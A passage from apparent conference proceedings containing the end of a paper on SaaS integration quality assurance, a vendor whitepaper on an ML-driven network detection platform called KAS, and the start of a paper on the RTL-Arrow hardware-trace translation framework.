5.1 Data Quality pitfalls during integration

During onboarding and data migration, it is important to ensure no data lost between the systems.

- *Sample Incident Scenario:* When we integrated our product with a SaaS solution, we designed the system to transfer data without errors. However, we saw data quality pitfalls like data sync mismatches, delayed updates and data transformation errors.
 - *Lesson Learned:* When two systems have to work as one solution, it is important to maintain near real-time updates between them.
 - *Recommended Practices:* Automated Integration testing between the systems is a great way to ensure seamless data flow and thorough integration. Change Data Capture (CDC) streamlines data integration processes by identifying and extracting only the changes since the last update, eliminating the need for bulk data transfers.

5.2 Application Quality during integration

When SaaS vendors update their system, one of two possible types of regression defects may occur. The SaaS solution may contain defects, or updates may break integration with an enterprise customer's systems.

- *Sample Incident Scenario:* When SaaS vendors roll out a new update, there is often a chance of regression defects being introduced. In some cases, existing functionality may be removed or modified. The customer's application quality takes a hit when they don't catch it in time and the existing functionality their customers love, no longer exists or is broken.

- *Lesson Learned:* API service contracts have to be defined and maintained. Contract testing can easily catch contract breaking changes.
- *Recommended Practices:* Automate Continuous Regression testing to ensure that existing functionalities remain unaffected.

5.3 Infrastructure Quality during integration

Some SaaS solutions provide both “out-of-the-box” functionality and third-party vendor integrations to choose from. For example, eCommerce SaaS vendors usually provide third party integrations like tax calculator APIs as a part of their contract.

- *Sample Incident Scenario:* While integrating with one such eCommerce solution, the enterprise customer chose to use the tax calculator API that the SaaS vendor integrated with. Right before a critical launch, the terms and conditions (T&Cs) of third-party tax calculator API chosen in the integration changed. Since the enterprise customer did not have enough time before launch to switch to a new tax calculator solution, there were additional costs to maintain the integration.
 - *Lesson Learned:* SaaS contracts should include any third-party integration T&Cs. SaaS vendors must disclose their contract terms with the third-party vendor with details like costs and when their contract ends.
 - *Recommended Practices:* Have a fallback plan for when a third party service becomes unavailable, to ensure system performance and to avoid any downtime.

5.4 Enterprise Quality Management during integration

At an enterprise level, SaaS integrations should take into account all the metrics of quality. In particular, Performance testing and Load testing. Customers must define Service Level Agreements (SLAs) with SaaS vendors about Application performance metrics to match the uptime of their product. If this is not specified clearly in the contract, the SaaS vendor becomes a bottleneck in the customer’s application performance.

- *Sample Incident Scenario:* The peak traffic days vary by industry. For an eCommerce domain in the United States, the “Cyber 5” weekend is a peak traffic period when the maximum number of customers shop online. SaaS solutions supporting these customers may not operate in the same domain, but have to be prepared to support the load their customers could face.
 - *Lesson Learned:* SLAs and preparation for the peak traffic days can play a critical role. Advance Performance and Load testing on both the systems is necessary.
 - *Recommended Practices:* Once the SaaS integration is complete, during a maintenance window, SaaS vendors will often switch to on-demand support. However, during peak traffic days, the support contract must be revised so the providers are available for support around the clock to mitigate any customer blocking integration issues.

6 Operations & Maintenance Quality Considerations

As described in earlier sections, SaaS adoption has the potential to offer benefits in scalability, availability, and cost-effectiveness. However, these advantages are accompanied by new responsibilities for operations, support, and maintenance teams. These teams must assure and sustain consistent IT service quality over time despite diminished control over the complete stack of services. SaaS-based systems or system components must be continuously monitored and managed across organizational and technical system boundaries. This includes not only internal systems and infrastructure, but also external vendor services that may update, scale, or fail independently of an enterprise's internal systems and their controls.

In this section, we examine how the four pillars of Enterprise IT Quality — data, application, infrastructure, and management systems — manifest in operational settings. We will use real-world scenarios experienced by the authors, as summarized in Table 2 and discussed in greater details below, to explore implications for monitoring, incident response, and continuous improvement that are integral to today's IT service management (ITSM). These scenarios are illustrative and do not span the universe of possible incidents in production environments.

Enterprise IT Quality Pillar	Sample Incident Scenario	Lessons Learned
Data Quality	SLA compliance gaps with insufficient monitoring	Internal & external monitoring required to verify SLA compliance
Application Quality	SaaS performance degradation under load	Monitor performance trends and test under realistic usage conditions
Infrastructure Quality	DR failure from WAN infrastructure without sufficient redundancy	Ensure telecom redundancy with physically separate carriers
	SaaS outage misdiagnosed due to failure of internal DNS or other systems	Monitor both SaaS and internal services for accurate RCA
	Vanity domain names and TLS certificate not well maintained	Establish governance and automate tracking of TLS certificates and vanity domain names
Enterprise Quality Management Systems	SaaS update and related prohibitions during enterprise blackout windows	Enforce change control procedures and related governance – especially compliance with blackout dates, as well as related SLAs and T&Cs (terms & conditions) in the contract

Table 2: Sample Incident Scenarios and Lessons Learned in Operations & Maintenance, through the lens of the four pillars of Enterprise IT Quality in Reference 1.

6.1 Data Quality in Operations & Maintenance

Operational risks to data quality include sync mismatches, stale data, and monitoring gaps that delay detection of failed integrations. In a multi-vendor SaaS environment, the enterprise often lacks direct visibility into the data handling practices of external systems or services.

- *Sample Incident Scenario:* SLA defines Severity 1 Outage to be sustained outage of an application or a website for 4 minutes or longer; with attendant notification and remedy requirements. However, internal monitoring was set up to ping at a frequency of once every 10 minutes at 3 locations outside enterprise firewalls only. SLA compliance requires improved monitoring of SaaS services in order to adopt a posture of “trust but verify.”
 - *Lesson Learned:* Internal monitoring in place may not be frequent enough to ascertain SLA compliance. Monitoring needs to include dependent internal services to differentiate internal outages from SaaS vendor service outages. Also, monitoring should be deployed inside and outside the enterprise firewall.
 - *Recommended Practices:* Monitor data sync success and freshness at both boundary and system-of-record levels. Cross-reference data latency and integrity against SLA requirements and contract terms. Implement internal and external monitoring probes to validate performance and availability commitments.

6.2 Application Quality in Operations & Maintenance

SaaS applications can exhibit performance issues under peak usage conditions, including instability in load balancing and degraded response times that impact user experience.

- *Sample Incident Scenario:* Performance of websites and apps provided by SaaS vendors have load time and load balancing stability issues, as observed during traffic surges that cause significant slowdowns.
 - *Lesson Learned:* The enterprise needs to proactively monitor application performance, especially under variable load conditions, to detect emerging issues.
 - *Recommended Practices:* Perform load testing aligned with real-world usage patterns. Monitor response time trends and transaction drop-offs. Use synthetic monitoring to simulate high-load scenarios and identify thresholds and bottlenecks.

6.3 Infrastructure Quality in Operations & Maintenance

SaaS vendors often manage infrastructure across multiple layers and partners. This introduces risk where dependency chains are obscured, poorly understood, or insufficiently redundant.

- *Sample Incident Scenario:* An unexpected DR (disaster recovery) failure occurred when the SaaS vendor’s primary data center suffered a fiber breach, which disabled

primary and secondary connection because both relied on the same physical infrastructure.

- *Lesson Learned:* SaaS services should be hosted in data centers with WAN/telecom circuits provided by two different providers using physically separate routes including power feeds.
- *Recommended Practices:* Confirm physical and provider diversity in vendor DR infrastructure.
- *Sample Incident Scenario:* Unexpected SaaS service outage was traced to an internal DNS failure and not the SaaS vendor's platform.
 - *Lesson Learned:* Enterprises must monitor both SaaS availability and dependent internal services to avoid misattribution and speed up root cause analysis. Tools like New Relic or FireEye can be helpful.
 - *Recommended Practices:* Implement layered observability that includes DNS, routing, and app-level checks.
- *Sample Incident Scenario:* Information security hygiene gaps were found involving vanity domain names and TLS certificate management.
 - *Lesson Learned:* Outages or near outages can be caused by abandoned or expired domain name registrations and expired TLS certificates. Enterprises must manage these dependencies with clear governance and should consider third-party scanning and related maintenance services.
 - *Recommended Practices:* Automate renewal tracking for vanity domain names and TLS certificates. Use external scanning tools to assess information security posture for critical dependencies. Develop a cross functional team within the enterprise and with relevant contractors that meet regularly.

6.4 Enterprise Quality Management Systems (EQMS) in Operations & Maintenance

SaaS operations challenge traditional IT service management processes and workflows by introducing asynchronous changes and opaque vendor practices. Aligning operational governance across internal and external boundaries is essential.

- *Sample Incident Scenario:* An unexpected hardware outage during a scheduled master template update occurred, and the SaaS vendor neglected to check enterprise blackout dates. This disrupted operations during a prohibited change window.
 - *Lesson Learned:* Backout dates and maintenance windows must be clearly governed and communicated per ITSM best practices using approved change procedures.
 - *Recommended Practices:* Incorporate vendor change activity into internal change calendars. Require confirmation of blackout windows in service agreements. Integrate vendor roles into incident response and root cause analysis protocols. Conduct joint postmortems for major service interruptions, paying close attention to recurring issues.

7 Conclusion

In this paper, we have reviewed a number of important concepts when an enterprise uses SaaS to support its business needs. While there are advantages and disadvantages that each enterprise must balance (Section 4), we have discussed important lessons learned during system integration and ongoing support & maintenance.

Overall, SaaS is a transformative force but requires new thinking in software QA, as well as software quality & risk management during the lifecycle of an enterprise system. Enterprise IT Quality can and must adapt from test execution to integration assurance and a range of IT services management (ITSM) considerations. Crucially important are proactive application monitoring, robust administration of SaaS contracts, and coordination and related expectation setting with internal and external stakeholders. Future directions in the use of SaaS in enterprise system integration include AI-assisted integration testing, zero-trust validation models, and lifecycle considerations.

In conclusion, test strategies must adapt to support cloud-based models. Software quality & risk management during development and ongoing support & maintenance cannot be done as if everything is within the control of executive management. Software QA must now be part of overall change management, incident management, and ITSM of an enterprise for which SaaS services are an integral part of the modern enterprise.

8 Acknowledgement & Disclosure

The authors thank John Cvetko for helpful discussions during the planning, preparation, and review of this paper. ChatGPT was used to edit certain sections of this paper for self-consistency and readability.

References

1. <https://www.cloudwards.net/saas-statistics/> - last retrieved on 9/1/2025.
2. For one description of Enterprise IT Quality, see
https://www.pnsqc.org/docs/PNSQC_Brief_on_Enterprise_IT_Quality.pdf - last retrieved on 9/1/2025.
3. <https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-saas> - last retrieved on 9/1/2025.
4. <https://www.velveteach.com/blog/saas-architecture/> - last retrieved on 9/1/2025.
5. <https://www.salesforce.com/saas/> - last retrieved on 9/1/2025.

Knowledge Automation Security

The Next Step in Network Detection and Response

Borja De La Maza bmaza@redborder.com

David Vanhoucke dvanhoucke@redborder.com

Ben Wootton bwootton@redborder.com

Cybersecurity is evolving. At the core of this evolution is Knowledge Automation Security (KAS), a new era of technology that changes how we detect and respond to network threats.

Modern cyber threats evolve rapidly, acting before humans can and rarely follow set patterns. Traditional rule-based detection systems established the foundation of cybersecurity, KAS has taken over combining real time heterogeneous data gathering with a service based architecture and adaptive detections.

By harvesting data from different types of data sources, KAS bolsters its analysis with broader context, improving the speed and accuracy of Detection and Response. This cooperative approach enables real-time identification and the assessment of anomalies, empowering security teams to address risks proactively before they escalate into breaches.

Core Features:

- **Knowledge** - Harvesting data at scale, with no limits of real time network insights.
- **Automation** - Software deployment and service orchestration, leveraged with an agentic architecture, optimizing human intervention.
- **Security** - Heuristic and Machine learning detection capabilities applied at different granularities from a package to a context level.

KAS helps by gaining a comprehensive view of the entire network with actionable information.

About the Authors

Borja De La Maza, CNO at Redborder, combines deep expertise and forward-looking strategies to safeguard organizations from evolving cyber risks. David Vanhoucke, the CTO, orchestrates networks that learn, adapt and neutralize threats on the fly. Ben Wootton, the SDR Team Lead, turns complex cybersecurity into simple, actionable wins. Together they bring over sixty years of IT and cybersecurity experience combined, helping organizations implement proactive detection strategies.

1 Knowledge Harvesting

1.1 From Logs to Knowledge


We are no longer collecting only logs or collecting flows of a network, we are collecting and curating knowledge. From medium to big size companies, their capacity for growth is increasing everyday, this brings an essential challenge to the table. How to analyze, store and contextualize data at scale, for multiple data sources, in different locations, with high availability and multi-tenant capabilities.

1.2 Event-Driven Architecture

This is why we propose that every new generation network detection and response needs to have a built in event-driven architecture (EDA). By doing this, we simplify complex taxonomy information into a single, unified event for easier analysis and response. For example, a user logging in, a network flow, an incident alarm etc.

To cope with the multiple sources we implement a producer/consumer architecture. Which allows us to have a flexible data pipeline able to grow as needed and keep services running with the resources available without compromise.

By converting and sending events without waiting for a reply we queue or message broker, so producers can keep working without delays. This non-blocking method gives an asynchronous capability to the system, making it faster and more resilient to eventual problems.



1.3 Producer/Consumer Pipeline

To support real-time data consumers, build a pipeline with a normalization service (to clean and standardize data) and a real-time database (to store and stream updates efficiently). This ensures fast, consistent, and reliable data delivery. All this will allow us to customize the way each pipeline behaves so resources can be allocated to each of them. We will not have the same needs for flow data as we will for a log base producer.

Once the pipeline of data gathering is complete, we are ready to gather all types of events at a scale. From network flow data (netflow,sflow), machine data(snmp,ipmi,redfish..), syslog, logs, threat intelligence and more. Handling this diversity of data sources enables a comprehensive view of the environment, supporting advanced detection and response capabilities.

This pipeline should not be finished at a processing level but should also include the needed database and backup for enabling a full solution of analysis and storage. Many modern data pipelines provide just one normalization method or database type, limiting flexibility. This rigidity complicates later use cases, forcing costly workarounds or re-engineering.

2 Automation

From a KAS approach, automation will be divided into three categories:

2.1 Deployment/Configuration

For a service base architecture, we need the capability of auto configuration taking into account the topology, connectivity and scale of the infrastructure

2.2 Services

Asynchronous and multithread services have to be able to run and allocate the resources when they are available and planned at a background level.

2.3 Tasks

With the same requirements as a service, they will have the capability of acting upon contextualized multi service and information hybrid tasks.


2.4 Role of Workers and Jobs

Workers, jobs and other technical elements will play a key role in an automation strategy, so configuration and services can run autonomously and gather a high availability architecture. At the same time this allows a seamlessly high service performance and ensures resilience along with an exceptional user experience.

2.5 AI Agents and Agentic Architecture

It's as of the last year that an automation strategy has been overflowed by the possibilities given through AI agents. And even with its security risks which need to be addressed, not only for information leaks, but also for vulnerability compliance, an agentic architecture is a key piece of the KAS puzzle.

Agents come in to take the role for software configuration/checks, task analysis, incident analysis and more. We propose the use of a hybrid architecture using a MCP type server which opens the possibilities to use tools that connect to our existing eda architecture and also to a local database of security and context knowledge.



2.6 Smart Speed in Cybersecurity

The needs and benefits of automation in all its forms are a must for having an accurate detection and response framework. People usually hear “automation” and think it just means faster. But in cybersecurity, we want smart speed: a system that thinks and acts on its own, but within your surveillance.

3 Security

3.1 Security Built In

Security isn't just the end goal, it's built into every part of modern network detection and response. From a full SBOM, encrypted communications, to full on-prem capabilities, with flexible options to add proprietary and transparent threat intelligence to the owners discretion.

3.2 Quantum-Resistant Protection


Designed with quantum-resistant encryption in mind, the platform detects unusual spikes caused by quantum attacks, isolates the source and blocks access to critical assets like databases, endpoints and cloud systems.

This proactive response happens within seconds, before data exfiltration or internal compromise occurs. Simultaneously, the IT team is alerted with full telemetry: what was accessed, how it behaved and where it came from, making the threat response fast, informative and effective.

3.3 Anomaly Detection via Machine Learning and Behavioral Analytics

A multi-layered AI approach enables a diversified ML approach to enhance detection accuracy and adaptability.

- **Neural networks:** Used for pattern recognition across vast and complex data sets.
- **Self learning AI:** Algorithms which continuously adapt to evolving network behaviours.
- **Rule-based:** Include known security policies and search based techniques which can be used to explore possible threat scenarios.
- **Deep learning:** Also known to be used in high end chess engines, perform top level feature extraction and anomaly detections.
- **Monte Carlo Tree Search (MCTS):** A method to help the system make better step-by-step decisions during an incident.



When correlated together, this multi-layered process enables precise analytics of a network. By utilizing this you're able to see the movement of bad actors within a network, along with deep insights.

3.4 Establishing Baselines and Identifying Anomalies

AI algorithms and behavioral analytics help to establish the baseline of normal network behavior. Deviations from the baseline are identified as anomalies, which serve as indicators of potential security incidents. The baseline in AI-based anomaly detection typically refers to a model of “normal” network behaviour learned from historical data. Rather than simple statistical measures like means or average, baselines are often built using techniques such as unsupervised learning or other reconstruction based models. Unsupervised learning which sits within the deep learning model learns to compress and reconstruct input data, the difference between the original data and the reconstructed data is known as a reconstruction error, which is used as an anomaly score. Depending on the type of algorithm, the system might also look at how far off a prediction is or how different the data looks compared to normal patterns, to decide if something unusual has taken place.

For example, the system might detect a login pattern that doesn't match a user's typical behaviour. This could be something like mapping out the network at an unusual time or accessing it from a device that's never connected before. These patterns stand out because they deviate from the historic patterns that the model has learned as “normal behavior.” The system uses machine learning techniques to identify these anomalies, often by measuring reconstruction error or detecting behavioral drift over time. Depending on how it is preconfigured, the system can either flag these anomalies for further human review or take automated action to mitigate potential threats immediately.

Unlike signature-based detection, which relies on known threat indicators, anomaly detection can identify novel or previously unknown attack vectors by focusing on behavioral deviations.

3.5 Alerting and Incident Prioritization

To mitigate alert fatigue commonly associated with security operations centers (SOCs), the system filters and correlates events to produce high-confidence alerts. This reduces false positives and enables security analysts to prioritize investigation and response efforts on incidents of genuine concern.

The platform's architecture supports a holistic network view, enabling correlation of distributed events that may individually appear benign but collectively indicate coordinated or multi-stage attacks.

4 To Conclude

4.1 Evolving Cybersecurity Landscape

The cybersecurity landscape is going through large transformations, driven by the increasing sophistication and unpredictability of modern threats. Traditional security models are no longer able to manage today's dynamic risk environment.

4.2 Introducing Knowledge. Automation. Security. (KAS)

At the forefront of this evolution is Knowledge. Automation. Security. By combining real-time network intelligence, adaptive automation and advanced threat detection to deliver faster, more accurate and more scalable security outcomes. KAS integrates these capabilities into a cohesive platform that not only enhances visibility and response times but also reduces operational complexity and alert fatigue.

4.3 Real-Time Detection and Autonomous Response

By leveraging event-driven architectures, agentic AI and machine learning, this enables organizations to detect anomalies, respond autonomously and stay ahead of evolving attack vectors, including those posed by emerging technologies such as quantum computing. Crucially, these innovations augment rather than replace human expertise, enabling security teams to concentrate on strategic analysis and high-value decision-making.

4.4 Next-Generation Cybersecurity

As compliance requirements intensify and cyber threats continue to evolve, KAS is not merely an enhancement; it represents the next generation of cybersecurity, designed for real-time defense and future-proof protection.

KAS - Empowering Security Through Knowledge and Automation

RTL-Arrow: Hardware-to-Cloud Bridge

Calvin Deutschbein, Jimmy Ostler

ckdeutschbein@willamette.edu, jtostler@willamette.edu

Abstract

Hardware Security at Willamette is a Willamette University affiliated research group studying the hardware-software interface of security critical services. Within our program, we noticed many researchers spent considerable development time learning to understand and manually parse traces-of-execution of hardware designs which are used to identifying whether vulnerabilities or weaknesses arise at the hardware, software, or interface level. We propose the "RTL-Arrow" framework, a framework to compile performant binaries which bridge the hardware/data divide. We translate the outputs of simulated hardware execution, as "value change dumps" into modern data science workflows as cloud-ready "dataframes", to standardize program verification across the hardware and software levels. We describe our approach, its benefits, and lessons learned from the process of packaging and distributing these libraries for our security research program.

Biography

Professor Calvin Deutschbein is a computer security and systems researcher and educator. They completed their Ph.D. in Computer Science at University of North Carolina at Chapel Hill under the direction of Professor Cynthia Sturton. Their research focuses on computer security, especially at the level of hardware design, and in the usage of data mining and design specification to achieve security goals. Prior to joining Willamette, Calvin had years of teaching experience at the University of Chicago, the University of North Carolina at Chapel Hill, and Elon University, the number one ranked US News and World Report institution for undergraduate education. Calvin is especially passionate about expanding the impact of computing education and career and job placements for students. Calvin's research on hardware security has been well received by industry partners, including invited talks for Intel Corporation, the Semiconductor Research Corporation, and Cycuity (formerly Tortuga Logic). Within the research community, they have given invited talks at hardware security-oriented venues such as SEC-RISCV and clean-slate. Their lab group, Hardware Security at Willamette, maintains a variety of open-source hardware security tools and regularly publishes on electrical and computer engineering and computer and data science.

Jimmy Ostler is an undergraduate researcher in Mathematics and Computer Science (Engineering) at Willamette University. Jimmy Ostler is the inaugural president of the Willamette Computer Science Student Association and a developmental intern at Cloudflare on C++/Rust interoperability.

1 Introduction

As hardware security researchers, we regard the current paradigm in computing hardware as emerging following the collapse of MOSFET scaling (also called Dennard scaling, for Robert H. Dennard), a sibling of Moore's Law. In brief, CPU Clock Rates increased exponentially from 1975, when the scaling first gained its name, until 2006. In 2006, a "power wall" emerged – chips could continue to become more complex, but if all of their circuitry was active at once, they would melt as heat could not be dissipated quickly enough. This led to a marked change in the design of computer hardware, that has had two broad impacts on our research.

First, one response to the end of MOSFET scaling was the emergence of "dark silicon" - portions of a computer chip that are not currently powered. The most obvious example of this is integer versus floating point arithmetic, which take place on different hardware within CPUs. But in modern devices, there are now a wide range of specialized, application-specific instructions that are essentially hardware accelerators for different tasks, ranging from cryptographic units to caches. This is a dramatic increase in hardware complexity, and introduces far greater possibilities for security vulnerabilities to exist and be exploited.

Second, the emergence of GPU-centric computing, especially in data scientific applications, has allowed the scaling of computing performance past the power wall by using increasingly parallelized processes. Essentially, GPUs in 2006 were linear algebra accelerators (and still are, to some degree), and many computational tasks can be completed as vector, matrix, or tensor operations rather than scalar operations performed by CPUs. What this means is that in 2025, any computationally expensive workload should be considered for GPU acceleration and, if at all possible, executed on GPU (or some other ASIC) rather than CPU circuitry.

These changes, emergent from underlying physical processes, have worked up the abstraction stack and now see relevance in software in two specific ways. First, the importance of dark silicon for physical reasons has dramatically increased the importance of Electronic Design Automation (EDA, or ECAD) to design increasingly sophisticated and application-specific circuits. For our purposes, the most important EDA tools are Hardware Description Languages (HDLs), which are like programming languages that instead describe integrated circuits at register transfer level (RTL), and simulators, which we use to model the behavior of a hardware system for study. Second, the emergence of GPU acceleration as the dominant paradigm in compute and data analytics tasks has, with it, led to the overwhelming importance of specific tabular or columnar data storage methods in order to leverage device-specific APIs. That is, EDA has itself become EDA-accelerated, though predominantly through the same mechanism that GPU acceleration is applied to any given task.

However, to our knowledge there is no existing framework that allows study of designs at RTL using existing data scientific methodologies. In our initial work in this area, we have relied on various application-specific technologies – a simulator, an inference engine, and a custom translator between the two – but found this approach had poor performance, parallelized poorly, and had many dependencies, including a Python runtime and Java Virtual Machine.

We propose RTL-Arrow, a Rust language framework that translates simulated traces-of-execution of hardware designs into ASF Arrow's tabular format, which is well-suited to both GPU acceleration and a massive parallelization via cloud technologies such as Hadoop or Spark. We describe our problem statement, our proposed solution, discuss the open-source codebase implementing our solution, and provide an example of a case study in which our codebase improved the performance of a hardware security validation task over open-source silicon.

2 Problem Statement

To specifically formulate our problem and our requirements, we will consider it as an iterative improvement to the naive “Myrtha” tool. Myrtha, introduced in our prior work “Test, Build Deploy” is a proof-of-concept container package for cloud-native, CI/CD hardware development (Deutschbein and Stassinopoulos, 2025). Many of limitations we discovered while developing Myrtha motivated the formulation of the RTL-Arrow bridge we propose.




Figure 1: The “Myrtha” container package for hardware specification.

We see here the three stages of trace-based hardware validation:

- (1) A design is simulated to create a *value change dump* (.vcd) based on some inputs.
 - a. In the diagram, we use Icarus Verilog (iverilog) to simulate based on a testbench.
- (2) The *value change dump* is translated into a *trace of execution*
 - a. In the diagram, testbench.vcd is translated via the Python script rtlkon.py
- (3) The *trace of execution* is used to infer a *specification*.
 - a. In the diagram, inference is performed via the Java program daikon.jar.

In Myrtha, each of these steps are implemented distinctly. The simulator, Icarus Verilog, is written in C and compiled into an executable binary. The translator, “rtlkon.py”, is written in Python and requires a Python runtime. The specification miner, the Daikon Dynamic Invariant Detector, is Java (.jar) application that requires a Java Virtual Machine. Each of these contributes to container size – even Icarus Verilog, which requires the use of a full compiler toolchain and a libc implementation, making extremely lightweight containers difficult.

